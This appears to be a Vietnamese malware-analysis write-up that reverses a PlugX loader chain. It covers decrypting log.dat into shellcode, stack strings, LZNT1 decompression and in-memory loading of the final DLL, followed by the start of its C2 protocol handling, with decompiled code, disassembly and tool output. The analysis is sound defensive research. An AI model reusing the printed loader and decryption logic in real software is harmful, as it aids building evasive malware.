6918     if ( control_var ≤ 0x2BE893A )
6919     {
6920         goto LABEL_18;
6921     }
6922 }
6923 kernel32_handle = GetModuleHandleW(wszKernel32);
6924 v505 = dword_1005FEA8 * (dword_1005FEA8 - 1);
6925 log_dat_content_1d = ~v505;
6926 v506 = ((dword_1005FEA8 * (dword_1005FEA8 - 1)) & 0x2E4D8691 | ~v505 & 0xD1B2796E
6927 v507 = (((~v506 & 0x274BCC0 | v506 & 0xFD8B433F) ^ 0x103000) & 0x4C90311E | ((~v5
6928 v508 = ~v505 | (~v505 & 0xA0D7B9FE | (dword_1005FEA8 * (dword_1005FEA8 - 1)) & 0x
6929 v509 = v507 & 0x73D69BD5 | ~v507 & 0x8C29642A;
6930 v510 = ((v508 | v507) & 0x37D7B6D2 | ~(v508 | v507) & 0xC828492D) ^ ~(v509 ^ (v5
6931 v511 = v510 & (v510 ^ 0x60D0D028) & ~v510 & 0x60D0D028 | ~v510 & 0x60D0D028 ^ v51
6932 v512 = ~v511 & 0x59FAB490 | v511 & 0xA6054B6F;
6933 v513 = ~v512 & v512 & ~v512 | ~v512 ^ ~v512 & v512;
6934 v514 = ~v513;
6935 v515 = v513 & 0x14B6844F & v514 & (v513 ^ 0xEB497BB0) | v514 & (v513 ^ 0xEB497BB0
6936 v516 = (~v515 & 0x269B3E4C | v515 & 0xD964C1B3) ^ 0xCDD245FD;
6937 v517 = ~(v514 & 0xFFFFFFFF | v513 ^ 1) & v516 | v516 ^ ~v514 & 0xFFFFFFFF | v513
6938 v518 = v517 & (v517 ^ 0x2DA0B4AF) & ~v517 & 0x2DA0B4AF | ~v517 & 0x2DA0B4AF ^ v51
6939 v519 = v505 & ((dword_1005FEA8 * (dword_1005FEA8 - 1)) ^ 0x11D5B7DC);
6940 v520 = ~(~v518 & 0xD25F4B50 | v518 & 0x2DA0B4AF) & 0x6A99A520 | (~v518 & 0xD25F4B
6941 v521 = (v520 ^ 0x2218A500) & 0xA25EEF51 | (v520 ^ 0x1520108E) & 0x5DA110AE;
6942 v522 = (v521 ^ 0xD01100E) & 0x8F4F520F | (v521 ^ 0x2010AD50) & 0x70B0ADF0;
6943 v523 = ~(v519 & ~v505 & 0x11D5B7DC | ~v505 & 0x11D5B7DC ^ v519) & 0x7DD57966 | (v
6944 v524 = (v523 ^ 0x93FF3145) & 0xFFFFFFFF;
6945 v525 = (v523 ^ 0x6C00CEBA) & 0xFFFFFFFF | (v523 ^ 0x93FF3145) & 1;
6946 v526 = v525 & v524;
6947 v527 = v524 ^ v525;
6948 v528 = v522 ^ 0x8F4F520F;
```

Code Reversing

- Nhiệm vụ của `f_read_content_of_log_dat_file_to_buf`:
 - Gọi hàm `GetModuleHandleW`: lấy handle của `kernel32.dll`
 - Gọi hàm `GetProcAddress`: lấy địa chỉ của các hàm APIs gồm `VirtualAlloc`, `GetModuleFileNameA`, `CreateFileA`, `ReadFile`.
 - Đọc nội dung của `log.dat` vào vùng nhớ cấp phát.

```
call f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_da 11662 control_var = 0x7A7CA2A4;
mov ecx, [ebp+decrypted_shellcode] 11663 if ( read_content_status )
test eax, eax 15 calls, 0 strings
mov edx, 11A
mov [ecx], e
mov eax, 7A7
cmovz eax, edx
cmp eax, 0EE
jg loc_1002

calls:
- call ds:GetModuleHandleW ; call GetModuleHandleW to retrieve handle of kernel32.dll
- call ds:GetProcAddress ; retrieve VirtualAlloc addr
- call ds:GetProcAddress ; retrieve GetModuleFileNameA
- call ds:GetProcAddress ; retrieve CreateFileA addr
- call ds:GetProcAddress ; retrieve ReadFile addr
- call [esp+1FCh+GetModuleFileNameA] ; call GetModuleFileNameA to retrieve full path of module that load malware dll
- call f_strstr ; Returns a pointer to the first occurrence of a search string in a string.
- call eax ; call CreateFileA for open file but not retrieve file handle
- call ds:CloseHandle ; call CloseHandle to release handle to log.dat file
- call eax ; call ReadFile for reading log.dat content to allocated buffer
- call eax ; call CreateFileA to retrieve handle to log.dat file
- call ds:GetFileSize ; call GetFileSize to retrieve size of log.dat
- call eax ; call VirtualAlloc to allocate buffer with buf's size equal size of log.dat
- call ds:lstrcatA ; call lstrcatA to build full path to log.dat
- call __security_check_cookie(x)
```


Code Reversing

- Nhiệm vụ của `f_read_content_of_log_dat_file_to_buf`:
 - Thực hiện giải mã nội dung của `log.dat` thành shellcode.
 - Shellcode sau giải mã được thực thi từ hàm `LogInit_0`.
- Tạo thử file `log.dat` để kiểm tra.

```
.text:1002D97A      not     ah
.text:1002D97C      and     ah, dl
.text:1002D97E      mov     edx, ecx
.text:1002D980      or      ah, al
.text:1002D982      not     dl
.text:1002D984      mov     al, ah
.text:1002D986      and     ah, cl
.text:1002D988      not     al
.text:1002D98A      or      cl, al
.text:1002D98C      and     al, dl
.text:1002D98E      mov     edx, ecx
.text:1002D990      or      al, ah
.text:1002D992      mov     ah, cl
.text:1002D994      not     dl
.text:1002D996      and     ah, 55h
.text:1002D999      and     dl, 0AAh
.text:1002D99C      or      dl, ah
.text:1002D99E      mov     ah, al
.text:1002D9A0      and     al, 0AAh
.text:1002D9A2      not     ah
.text:1002D9A4      or      cl, ah
.text:1002D9A6      and     ah, 55h
.text:1002D9A9      or      al, ah
.text:1002D9AB      not     cl
.text:1002D9AD      xor     al, dl
.text:1002D9AF      or      al, al
.text:1002D9B1      mov     [esi+ebp], cl ; save decrypted byte
.text:1002D9B4      mov     eax, [esp+1F0h+idx]
.text:1002D9B8      inc     eax
.text:1002D9BC      mov     [esp+1F0h+var_1DC], eax
.text:1002D9C0      mov     eax, 92E699ECh
.text:1002D9C5      cmp     eax, 0A3E249Eh
.text:1002D9CA      jle     loc_10024907
```

```
13803      LOBYTE(v4939) = v4939 & BYTE1(v4939) | BYTE1(v4939) ^ v4939;
13804      BYTE1(v5065) = ~(_BYTE)v5064 & 0x1A;
13805      BYTE1(v4939) = ((v5065 & 0x79 | ~( _BYTE)v5065 & 0x86) ^ 0x86) & ((v5065 & 0x
13806      LOBYTE(v3530) = v5064;
13807      LOBYTE(v5064) = ~BYTE1(v5064) | v5064;
13808      BYTE1(v5064) = (v3530 & 0x45 | BYTE1(v5065)) ^ (~BYTE1(v5064) & 0x45 | BYTE1
13809      BYTE1(v5065) = (~BYTE1(v4939) & 0x8E | BYTE1(v4939) & 0x71) ^ (~(~(_BYTE)v50
13810      BYTE1(v5065) = BYTE1(v5065) & ~(BYTE1(v5064) | ~( _BYTE)v5064) | (BYTE1(v5064
13811      LOBYTE(v5065) = ~BYTE1(v5065);
13812      log_dat_content[idx] = ((v5065 | v4939) & 0x55 | ~(v5065 | v4939) & 0xAA) ^
13813      v5486 = idx + 1;
13814      control_var_1 = 0x92E699EC;
13815      }
13816      else if ( control_var_1 == 0x92E699EC )
13817      {
13818          v4341 = ~(dword_1005FE80 * (dword_1005FE80 - 1));
13819          v5310 = dword_1005FE80 * (dword_1005FE80 - 1);
13820          v4342 = (v4341 & 0x3A211E02 | (dword_1005FE80 * (dword_1005FE80 - 1)) & 0xCE
13821          v4343 = ((~v4342 & 0x70FA9A20 | v4342 & 0x8F0565DF) ^ 0x15887801) & 0x1D89FC
13822          v4344 = (v4343 ^ 0x17F8289E) & (v4343 ^ 0xE27603E4);
13823          v4345 = ~v4344;
13824          v4346 = (((v4341 & 0x7350D720 | (dword_1005FE80 * (dword_1005FE80 - 1)) & 0x
13825          v4347 = ((v4346 | v4345) & 0xB02831F1 | ~(v4346 | v4345) & 0x4FD7CE0E) ^ (~(
```

Analyze shellcode


- Hunting file **log.dat** trên VT với phạm vi giới hạn nguồn submit từ **Việt Nam**.
- Chọn **log.dat** ([2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84](https://www.virustotal.com/file/2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84/analysis/2022-04-20_12:33:19)) được tải lên **2022-04-20 12:33:19 UTC** (trước 5 ngày so với file **log.dll**)

	Detections	Size	First seen	Last seen	Submitters
<input type="checkbox"/> 3268DC1CD5C629209DF16B120E22F601A7642A85628B82C4715FE2B9FBC19EB0 log.dat	0 / 57	194.66 KB	2022-05-07 01:32:51	2022-05-07 01:32:51	1
<input type="checkbox"/> 02A9B3BEAA34A75A4E2788E0F7038AAF2B9C633A6BDBFE771882B4B7330FA0C5 log.dat	2 / 59	189.23 KB	2022-05-05 12:44:31	2022-05-05 12:44:31	1
<input type="checkbox"/> 0E9E270244371A51FBB0991EE246EF34775787132822D85DA0C99F10B17539C0 log.dat.sc	0 / 57	194.66 KB	2022-04-25 14:07:46	2022-04-25 14:07:46	1
<input type="checkbox"/> 2DE77804E2BD9B843A826F194389C2605CFC17FD2FAFDE1B8EB2F819FC6C0C84 log.dat	0 / 57	194.66 KB	2022-04-20 12:33:19	2022-04-20 12:33:19	1


Submissions

Date	Name	Source	Country
2022-04-20 12:33:19 UTC	log.dat	0725f98b - web	VN

Submissions Per Country



Submissions Per Date



Prevalence Summary

First Submission	2022-04-20 12:33:19 UTC
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Last Rescanned	2022-04-20 12:33:19 UTC
Total Submissions	1
Source submissions	1

Shellcode execution flow

- Kết quả của hai công cụ [FLOSS](#) và [scdbg](#)

FLOSS static Unicode strings

FLOSS decoded 2 strings
(EAA
&EAA

FLOSS extracted 8 stackstrings

```
VirtualProtect
VirtualAlloc
ExitThread
memcpy
ntdll
LoadLibraryA
VirtualFree
RtlDecompressBuffer
```

```
C:\WINDOWS\SYSTEM32\cmd.exe
Loaded 30aa8 bytes from file C:\Users\ADMINI~1\Desktop
Memory monitor enabled..
Initialization Complete..
Dump mode Active...
Max Steps: -1
Using base offset: 0x401000
430e80 GetProcAddress(LoadLibraryA)
430fb2 GetProcAddress(VirtualAlloc)
4310ca GetProcAddress(VirtualFree)
431145 GetProcAddress(VirtualProtect)
43124f GetProcAddress(ExitThread)
43128a LoadLibraryA(ntdll)
4313f3 GetProcAddress(RtlDecompressBuffer)
431436 GetProcAddress(memcpy)
4314dc VirtualAlloc(base=0, sz=2e552) = 600000
43154d VirtualAlloc(base=0, sz=4c000) = 62f000
431592 RtlDecompressBuffer(fmat=2, ubuf=62f000, usz=4c000)
0 emu_parse no memory found at 0x0
0 ??? No memory At Address step: 2859730
eax=e ecx=4c000 edx=62f000 ebx=0
esp=12fe04 ebp=12fff0 esi=0 edi=0
Stepcount 2859730
Primary memory: Reading 0x30aa8 bytes from 0x401000
Scanning for changes...
No changes found in primary memory, dump not created.
Dumping 2 runtime memory allocations..
Alloc 600000 (2e552 bytes) dumped successfully to disk
Alloc 62f000 (4c000 bytes) dumped successfully to disk
```

```
scDbg - libemu Shellcode Logger Launch Interface
Shellcode file C:\Users\Administrator\Desktop\log_dat_sc.bin
Options
[checked] Report Mode [unchecked] Scan for Api table [checked] Unlimited steps [unchecked] FindSc [checked] Start Offset 0x[0]
[checked] Create Dump [unchecked] Use Interactive Hooks [unchecked] Debug Shell
[unchecked] No RW Display [unchecked] Monitor DLL Read/Write
[unchecked] Process Command Line
[unchecked] fopen
[unchecked] Manual Arguments
Launch
000000 77 06 81 EE 00 00 00 80 C5 00 45 4D 66 83 EE w.....EMf..
000010 00 73 07 55 7C 03 C0 C2 70 5D 8D 12 55 66 83 C9 .s.U[...p]...Uf..
000020 00 5D 7D 05 0D 00 00 00 00 E8 00 00 00 00 57 BF .]}.....W.
000030 44 49 00 00 5F F9 58 50 50 48 58 58 57 66 BF 9D DI...XPPHXXWf..
000040 00 5F 83 E8 05 0B C0 FC 68 0C 15 00 00 0D 00 00 ._.h.....
000050 00 00 6A D5 83 C4 04 57 7C 06 81 FF BF 60 00 00 .j...Wl.....
000060 5F 8B F6 F9 E8 0C 15 00 00 5E BE 68 CA EA 0A DC _.....^h.....
000070 7E B4 B4 B4 B4 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B ~....KKKK.....
000080 B4 B4 B4 B4 B4 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B .....KKKKKKKKKK
000090 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B .....KKKKKKKKKK
0000A0 BE B4 B4 B4 B4 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 BE .....
0000B0 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
0000C0 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
0000D0 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
0000E0 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
0000F0 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
000100 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
000110 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
000120 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
000130 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .....
```

Code reversing

- Shellcode thực hiện giải nén ra **payload** cuối là **một DLL**.
- Gọi tới hàm được export của DLL này để thực thi.

```
.text:00431AE4 ; int __usercall sub_431AE4@<eax>(int a1@<eax>)
.text:00431AE4 sub_431AE4     proc near ; CODE XREF: sub_403575+18↑p
.text:00431AE4     push     30AA8h ; shellcode size
.text:00431AE9     push     eax ; ptr_call_addr
.text:00431AEA     rol     si, 20h
.text:00431AEE     stc
.text:00431AEF     stc
.text:00431AF0     test    ah, ah
.text:00431AF2     call    f_load_dll_from_memory
.text:00431AF7     retn
.text:00431AF7 sub_431AE4     endp ; sp-analysis failed
.text:00431AF7
```

```
1 // positive sp value has been detected, the output may be wrong!
2 int __usercall sub_431AE4@<eax>(int a1@<eax>)
3 {
4     _DWORD *v2; // [esp-10h] [ebp-10h]
5     int v3; // [esp-Ch] [ebp-Ch]
6     int v4; // [esp-8h] [ebp-8h]
7     int v5; // [esp-4h] [ebp-4h]
8
9     return f_load_dll_from_memory(a1, 0x30AA8, v2, v3, v4, v5);
10 }
```

```
21 calls, 0 strings
calls:
- call [ebp+GetProcAddress]
- call [ebp+GetProcAddress]
- call [ebp+GetProcAddress]
- call [ebp+GetProcAddress]
- call [ebp+LoadLibraryA]
- call [ebp+GetProcAddress]
- call [ebp+GetProcAddress]
- call [ebp+VirtualAlloc]
- call [ebp+VirtualAlloc]
- call [ebp+RtlDecompressBuffer]
- call [ebp+VirtualAlloc]
- call [ebp+memcpy]
- call [ebp+LoadLibraryA]
- call [ebp+GetProcAddress]
- call [ebp+GetProcAddress]
- call [ebp+VirtualProtect]
- call ecx ; call to DllEntryPoint
- call [ebp+exported_func] ; call to PlugX exported function
- call [ebp+VirtualFree]
- call [ebp+VirtualFree]
```

Stack strings technique

- Áp dụng kĩ thuật stackstring, shellcode cấu thành tên các hàm APIs

```
.text:00431E99 loc_431E99: ; CODE XREF: f_load_dll_from_memory+395+  
.text:00431E99 mov [ebp+var_4], 0  
.text:00431EA0 mov edx, [ebp+var_4]  
.text:00431EA3 mov [ebp+edx+szVirtualAlloc], 'V'; VirtualAlloc  
.text:00431EAB mov eax, [ebp+var_4]  
.text:00431EAE add eax, 1  
.text:00431EB1 mov [ebp+var_4], eax  
.text:00431EB4 mov ecx, [ebp+var_4]  
.text:00431EB7 mov [ebp+ecx+szVirtualAlloc], 'i'  
.text:00431EBF mov edx, [ebp+var_4]  
.text:00431EC2 add edx, 1  
.text:00431EC5 mov [ebp+var_4], edx  
.text:00431EC8 mov eax, [ebp+var_4]  
.text:00431ECB mov [ebp+eax+szVirtualAlloc], 'r'  
.text:00431ED3 mov ecx, [ebp+var_4]  
.text:00431ED6 add ecx, 1  
.text:00431ED9 mov [ebp+var_4], ecx  
.text:00431EDC mov edx, [ebp+var_4]  
.text:00431EDF mov [ebp+edx+szVirtualAlloc], 't'  
.text:00431EE7 mov eax, [ebp+var_4]  
.text:00431EEA add eax, 1  
.text:00431EED mov [ebp+var_4], eax  
.text:00431EF0 mov ecx, [ebp+var_4]  
.text:00431EF3 mov [ebp+ecx+szVirtualAlloc], 'u'  
.text:00431EFB mov edx, [ebp+var_4]  
.text:00431EFE add edx, 1  
.text:00431F01 mov [ebp+var_4], edx  
.text:00431F04 mov eax, [ebp+var_4]  
.text:00431F07 mov [ebp+eax+szVirtualAlloc], 'a'  
.text:00431F0F mov ecx, [ebp+var_4]  
.text:00431F12 add ecx, 1  
.text:00431F15 mov [ebp+var_4], ecx  
.text:00431F18 mov edx, [ebp+var_4]  
.text:00431F1B mov [ebp+edx+szVirtualAlloc], 'l'  
.text:00431F23 mov eax, [ebp+var_4]  
.text:00431F26 add eax, 1  
.text:00431F29 mov [ebp+var_4], eax  
.text:00431F2C mov ecx, [ebp+var_4]  
.text:00431F2F mov [ebp+ecx+szVirtualAlloc], 'A'  
.text:00431F37 mov edx, [ebp+var_4]  
.text:00431F3A add edx, 1  
.text:00431F3D mov [ebp+var_4], edx  
.text:00431F40 mov eax, [ebp+var_4]  
.text:00431F43 mov [ebp+eax+szVirtualAlloc], 'l'  
.text:00431F4B mov ecx, [ebp+var_4]  
.text:00431F4E add ecx, 1  
.text:00431F51 mov [ebp+var_4], ecx  
.text:00431F54 mov edx, [ebp+var_4]  
.text:00431F57 mov [ebp+edx+szVirtualAlloc], 'l'  
.text:00431F5F mov eax, [ebp+var_4]  
.text:00431F62 add eax, 1  
.text:00431F65 mov [ebp+var_4], eax  
.text:00431F68 mov ecx, [ebp+var_4]  
.text:00431F6B mov byte ptr [ebp+ecx-108h], 'o'  
.text:00431F73 mov edx, [ebp+var_4]  
.text:00431F76 add edx, 1
```

```
117 return 2;  
118 // "LoadLibraryA" → (size: 13)  
119 strcpy(szLoadLibraryA, "LoadLibraryA");  
120 v71 = 0xD;  
121 LoadLibraryA = GetProcAddress(kernel32_base_addr, szLoadLibraryA);  
122 if ( !LoadLibraryA )  
123 return 3;  
124 // "VirtualAlloc" → (size: 13)  
125 strcpy(szVirtualAlloc, "VirtualAlloc");  
126 v71 = 0xD;  
127 VirtualAlloc = GetProcAddress(kernel32_base_addr, szVirtualAlloc);  
128 if ( !VirtualAlloc )  
129 return 4;  
130 // "VirtualFree" → (size: 12)  
131 strcpy(szVirtualFree, "VirtualFree");  
132 v71 = 0xC;  
133 VirtualFree = GetProcAddress(kernel32_base_addr, szVirtualFree);  
134 if ( !VirtualFree )  
135 return 5;  
136 // "VirtualProtect" → (size: 15)  
137 strcpy(szVirtualProtect, "VirtualProtect");  
138 VirtualProtect = GetProcAddress(kernel32_base_addr, szVirtualProtect);  
139 if ( !VirtualProtect )  
140 return 6;  
141 // "ExitThread" → (size: 11)  
142 strcpy(szExitThread, "ExitThread");  
143 v71 = 0xB;  
144 if ( !GetProcAddress(kernel32_base_addr, szExitThread) )  
145 return 6;  
146 // "ntdll" → (size: 6)  
147 strcpy(szntdll, "ntdll");  
148 ntdll_handle = LoadLibraryA(szntdll);  
149 if ( !ntdll_handle )  
150 return 7;  
151 // "RtlDecompressBuffer" → (size: 20)  
152 strcpy(szRtlDecompressBuffer, "RtlDecompressBuffer");
```

LoadLibraryA
VirtualAlloc
VirtualFree
VirtualProtect
ExitThread
RtlDecompressBuffer
memcpy

Decompress the final Dll

- Gọi hàm **RtlDecompressBuffer** để giải nén ra payload cuối là một Dll.

```
signature = *ptr_enc_compressed_dll_addr; // ptr_enc_compressed_dll_addr = 0x1592 (offset on disk)
// signature = 0xC7EA9B1C
xor_key = signature - 0x7979A9AA; // xor_key = 0x4E70F172
// dd 0B598E96Eh
// dd 0C7EA9B1Ch → signature
// dd 0004C000h → uncompressed_size
// dd 2E542h → compressed_size;
for ( j = 0; j < 0x10; ++j )
    config_info_buf[j] = xor_key ^ ptr_enc_compressed_dll_addr[j]; // xor_key = 0x72
if ( signature ≠ computed_signature )
    return 0xA;
dwSize = computed_compressed_size + 0x10; // dwSize = 0x2E552
compressed_buf = VirtualAlloc(0, computed_compressed_size + 0x10, MEM_COMMIT, PAGE_READWRITE);
if ( !compressed_buf )
    return 0xB;
xor_key = signature - 0x7979A9AA;
// fill compressed buffer
for ( k = 0; k < dwSize; ++k )
    *(&compressed_buf→decoded_buffer + k) = xor_key ^ ptr_enc_compressed_dll_addr[k];
// uncompressed_buf_size = 0x4C000
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buf )
    return 0xC;
final_uncompressed_size = 0;
// decompress dll payload to memory
if ( RtlDecompressBuffer(
    COMPRESSION_FORMAT_LZNT1,
    uncompressed_buf,
    uncompressed_buf_size, // 0x4C000
    &compressed_buf→compressed_buf,
    compressed_buf→compressed_size, // 0x2E542
    &final_uncompressed_size ) )
{
    return 0xD;
}
if ( uncompressed_buf_size ≠ final_uncompressed_size )
```

Execute Dll from memory

- Shellcode thực hiện nhiệm vụ của loader để mapping Dll vào vùng nhớ mới.
- Gọi tới hàm mà Dll này export để thực thi nhiệm vụ chính của mã độc.

```
plugx_decrypted_dll = plugx_mapped_dll;
// 00700000 00 00 00 00 29 00 6C 02 A8 0A 03 00 92 15 6C 02 ....).l."...'.l.
// 00700010 52 E5 02 00 69 00 6C 02 0C 15 00 00 00 00 00 00 Rả..i.l.....
plugx_mapped_dll->signature = 0;
plugx_decrypted_dll->ptr_shellcode_base = ptr_call_addr; // 00402029 E8 00 00 00 00
plugx_decrypted_dll->shellcode_size = end_sc_offset;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr; // 00403592 1C 9B ....
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size; // 0x2E552
plugx_decrypted_dll->config = config; // 0x0402069 (offset 0x69 on disk)
plugx_decrypted_dll->config_size = config_size; // 0x0150C
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &fOldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
    return 0x15;
if ( ExportProc )
    ExportProc(); // execute export function
if ( !VirtualFree(compressed_buf, 0, MEM_RELEASE) )
    return 0x16;
if ( VirtualFree(uncompressed_buf, 0, MEM_RELEASE) )
    return 0;
return 0x17;
}
```


Dump decompressed DLL

- Dump file từ bộ nhớ ra disk để phục vụ phân tích.
- File đã bị hủy thông tin header.

```
decompressed_dll_4C000.dump
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 6C 41 76 62 42 48 6A 44 4C 75 4D 42 54 6B 57 57 1AvbBHjDLuMBTkWW
00000010 45 78 5A 45 4F 6F 54 65 79 70 75 44 63 4B 4E 45 ExZE0oTeypuDcKNE
00000020 74 6C 73 50 61 48 48 78 69 5A 7A 4A 6E 4E 6E 74 tIsPaHHxiZzJnNnt
00000030 69 49 46 4C 42 43 4F 59 50 58 54 00 E0 00 00 00 iIFLBCOYPXT.à...
00000040 78 43 52 55 6A 44 62 52 4E 4C 58 4A 76 73 47 79 xCRUjDbRNlXJvsGy
00000050 75 4F 77 76 55 59 55 76 76 46 58 5A 77 7A 42 55 uOwvUYUvvFXZwzBU
00000060 70 6F 4B 48 4D 75 50 46 45 45 67 45 73 67 71 61 poKHMuPFEEgEsgqa
00000070 56 69 75 4C 6E 6C 53 52 74 69 51 72 7A 63 4C 49 ViuLnLSRtiQrzcLI
00000080 69 7A 61 55 6E 5A 6A 78 79 45 51 62 6D 76 42 69 izaUnZjxyEQbmvBi
00000090 53 4F 67 72 75 55 64 46 4E 6C 78 78 50 6F 50 64 SOgruUdFNlxxPoPd
000000A0 75 72 75 68 61 69 67 6F 61 58 52 71 4E 59 63 6C uruhaigoaXRqNYcl
000000B0 75 4E 58 72 4C 44 42 69 48 49 65 67 56 43 75 48 uNXrLDBiHiEgVCuH
000000C0 77 73 77 48 68 53 6B 45 72 4B 77 68 55 6C 52 78 wswHhSkErKwhUlRx
000000D0 4C 44 6B 46 42 64 59 79 4C 6E 79 72 50 52 71 54 LDkFBdYyLnyrPRqT
000000E0 53 6C 00 00 4C 01 03 00 30 83 1E 53 00 00 00 00 Sl..L...Of.S....
000000F0 00 00 00 00 E0 00 02 21 0B 01 0C 00 00 00 00 00 ....à...!.....
00000100 00 3C 00 00 00 00 00 00 B0 81 00 00 00 10 00 00 .<.....°.....
00000110 00 10 00 00 00 00 00 10 00 00 00 00 00 02 00 00 .....
00000120 05 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 decompressed DLL
00000130 00 E0 04 00 00 00 00 00 00 00 00 00 00 40 01 .à.....@.
00000140 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
00000150 00 00 00 00 10 00 00 00 60 8F 04 00 45 00 00 00 .....`...E...
00000160 30 91 04 00 78 00 00 00 00 00 00 00 00 00 00 00 0`..x.....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180 00 A0 04 00 0C 33 00 00 00 00 00 00 00 00 00 00 . ...3.....
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001A0 00 00 00 00 00 00 00 00 50 7A 00 00 40 00 00 00 .....Pz..@...
000001B0 00 00 00 00 00 00 00 00 00 90 04 00 30 01 00 00 .....0...
000001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001D0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 ..... .text...
000001E0 A5 7F 04 00 00 10 00 00 00 80 04 00 00 04 00 00 ₩.....€.....
000001F0 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 60 .....
00000200 2E 69 64 61 74 61 00 00 D2 07 00 00 00 90 04 00 .idata.ò.....
00000210 00 08 00 00 00 84 04 00 00 00 00 00 00 00 00 00 .....
00000220 00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00 ....@..@.reloc..
00000230 0C 33 00 00 00 A0 04 00 00 34 00 00 00 8C 04 00 .3... ..4...E..
```

decompressed_dll_fixed.bin

Disasm: .text	General	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports
Offset	Name	Value	Meaning			
48360	Characteristics	0				
48364	TimeStamp	612C95CD	Monday, 30.08.2021 08:24:45 UTC			
48368	MajorVersion	0				
4836A	MinorVersion	0				
4836C	Name	48F92	RFPmzNfQQFPXX			
48370	Base	1				
48374	NumberOfFunctions	1				
48378	NumberOfNames	1				
4837C	AddressOfFunctions	48F88				
48380	AddressOfNames	48F8C				
48384	AddressOfNameOrdinals	48F90				
Exported Functions [1 entry]						
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder	
48388	1	8190	48FA0	Main		

Analyze PlugX Dll

- Cách PlugX gọi hàm API

```
.text:10027A90 000      push    ebp
.text:10027A91 004      mov     ebp, esp
.text:10027A93 004      sub     esp, 84h
.text:10027A99 088      movdqa xmm0, xmmword_100078A0
.text:10027AA1 088      mov     eax, GetCurrentProcess_0
.text:10027AA6 088      push   ebx
.text:10027AA7 08C      push   esi
.text:10027AA8 090      xor     esi, esi
.text:10027AAA 090      mov     [ebp+lpName], ecx
.text:10027AAD 090      mov     [ebp+token_handle], esi
.text:10027AB0 090      mov     [ebp+var_60], 73h ; 's'
.text:10027AB6 090      push   edi
.text:10027AB7 094      mov     edi, ds:GetProcAddress
.text:10027ABD 094      movdqu xmmword ptr [ebp+ProcName], xmm0
.text:10027AC2 094      test   eax, eax
.text:10027AC4 094      jnz    short loc_10027AD7
.text:10027AC4
.text:10027AC6 094      lea   eax, [ebp+ProcName]
.text:10027AC9 094      push  eax                ; lpProcName
.text:10027ACA 098      call  f_retrieve_kernel32_handle
.text:10027ACA
.text:10027ACF 098      push  eax                ; hModule
.text:10027AD0 09C      call  edi ; GetProcAddress
.text:10027AD0
.text:10027AD2 094      mov   GetCurrentProcess_0, eax
.text:10027AD2
.text:10027AD7
.text:10027AD7 loc_10027AD7:                ; CODE XREF: f_check_and_enable_privilege
.text:10027AD7 094      call  eax ; GetCurrentProcess_0
```

Diagram illustrating the flow of data and function calls:

- Red arrow: Points from `xmmword_100078A0` to `GetCurrentProcess_0`.
- Yellow box: Surrounds `mov [ebp+var_60], 73h ; 's'`. A yellow arrow points from this box to `GetCurrentProcess_0`.
- Red box: Surrounds `call eax ; GetCurrentProcess_0` at the bottom.
- Red circles with numbers 1 and 2: Located near the arrows, indicating specific points of interest.

Analyze PlugX Dll

- Giao tiếp với C2

```
strcpy(szTCP_proto, "TCP");
strcpy(szHTTP_proto, "HTTP");
sz_protocol_info = L"*";
strcpy(szUDP_proto, "UDP");
strcpy(szICMP_proto, "ICMP");
switch ( choose_proto_flag )
{
    case 2:
        sz_protocol_info = szTCP_proto;
        break;
    case 3:
        sz_protocol_info = szHTTP_proto;
        break;
    case 4:
        sz_protocol_info = szUDP_proto;
        break;
    case 5:
        sz_protocol_info = szICMP_proto;
        break;
